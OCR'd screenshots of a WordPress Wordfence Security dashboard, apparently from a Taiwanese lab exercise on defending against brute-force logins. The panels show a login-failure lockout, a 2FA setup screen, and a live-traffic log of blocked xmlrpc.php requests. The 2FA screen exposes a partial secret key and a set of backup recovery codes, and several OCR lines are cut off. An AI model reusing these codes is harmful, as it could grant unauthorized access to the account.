
Wordfence Central Status

Wordfence Central allows you to manage Wordfence on multiple sites from one location. It makes security monitoring and configuring Wordfence easier.

Connect This Site　Visit Wordfence Central

建立主動防禦機制(Wordfence Security)

阻擋暴力密碼破解攻擊



Are you enjoying using Wordfence Security?

Blocking

Learn more about Blocking

Blocking Options
Manage global blocking options.

Upgrade to Premium
Enable country blocking by upgrading to Premium.

Create a Blocking Rule


Block Type: IP Address | Country | Custom Pattern

Current blocks for 140.112.237.81/wordpress

Show Wordfence Automatic Blocks

Filter by Type, Detail, or Reason

□	Block Type	Detail	Rule Added	Reason	Expiration	Block Count	Last Attempt
□	Lockout	140.112.3.60	[redacted]24 年 9 月 4 日 pm 5:03	Exceeded the maximum number of login failures which is: 5. The last username they tried to sign in with was: 'szu'	2024 年 9 月 4 日 pm 9:03	5	2024 年 9 月 4 日 pm 5:08



Two-Factor Authentication

Learn more about Two-Factor Authentication

Two-Factor Authentication, or 2FA, significantly improves login security for your website. Wordfence 2FA works with a number of TOTP-based apps like Google Authenticator, FreeOTP, and Authy. For a full list of tested TOTP-based apps, click here.

Editing User: user (you)

1. Scan Code or Enter Key

Scan the code below with your a
authenticator apps also allow yo

Q2ECZJ5T

App

you lose access to your authenticator device.
ptional spaces. Each one may be used only

```
127a edf1 1572
a16d c2af 493e
17b2 7fa5 5594
d351 d606 dc25
7cd6 0b96 9f61
```

DOWNLOAD

tor app below to verify and activate two-factor

793873

For help on setting up an app, visit our help article.

ACTIVATE


你已完成登出。

Wordfence 2FA Code

Log In

Server Time: 2024-09-06 07:13:16 UTC (2024-09-06 15:13:16 Asia/Taipei)
Browser Time: Fri, 06 Sep 2024 07:13:15 GMT (Fri Sep 06 2024 15:13:15 GMT+0800 (台北標準時間))
Corrected Time (NTP): 2024-09-06 07:13:17 UTC (2024-09-06 15:13:17 Asia/Taipei)
Detected IP: 192.168.87.1

建立主動防禦機制(Wordfence Security)



To make your site as secure as possible, take a moment to optimize the Wordfence Web Application Firewall: CLICK HERE TO CONFIGURE DISMISS

If you cannot complete the setup process, click here for help.

Do you want Wordfence to stay up-to-date automatically? Yes, enable auto-update. | No thanks.

Live Traffic

Learn more about Live Traffic

Wordfence Live Traffic shows you what is happening on your site in real-time, including user logins, hack attempts, and requests that were blocked by the Wordfence Firewall. You can choose to log security-related traffic only or all traffic. Traffic is logged directly on the server, which means it includes visits that don't execute JavaScript. Google and other JavaScript-based analytics packages typically only show visits from browsers that are operated by a human, while Live Traffic can show visits from crawlers like Google and Bing.

Live Traffic Options

Traffic logging mode: Security-related traffic only. Login and firewall activity will appear below.

Filter Traffic: All Hits

□ Show Advanced Filters


Expand All Results

Type	Location	Page Visited	Time	IP Address	Hostname	Response	View
🔴	Daan, Taiwan	/wordpress/xmlrpc.php	2024/8/5 下午5:18:36	140.112.[redacted]	[redacted]ntu.edu.tw	503	
🔴	Daan, Taiwan	/wordpress/xmlrpc.php	2024/8/5 下午5:18:32	140.112.[redacted]	[redacted]ntu.edu.tw	503	
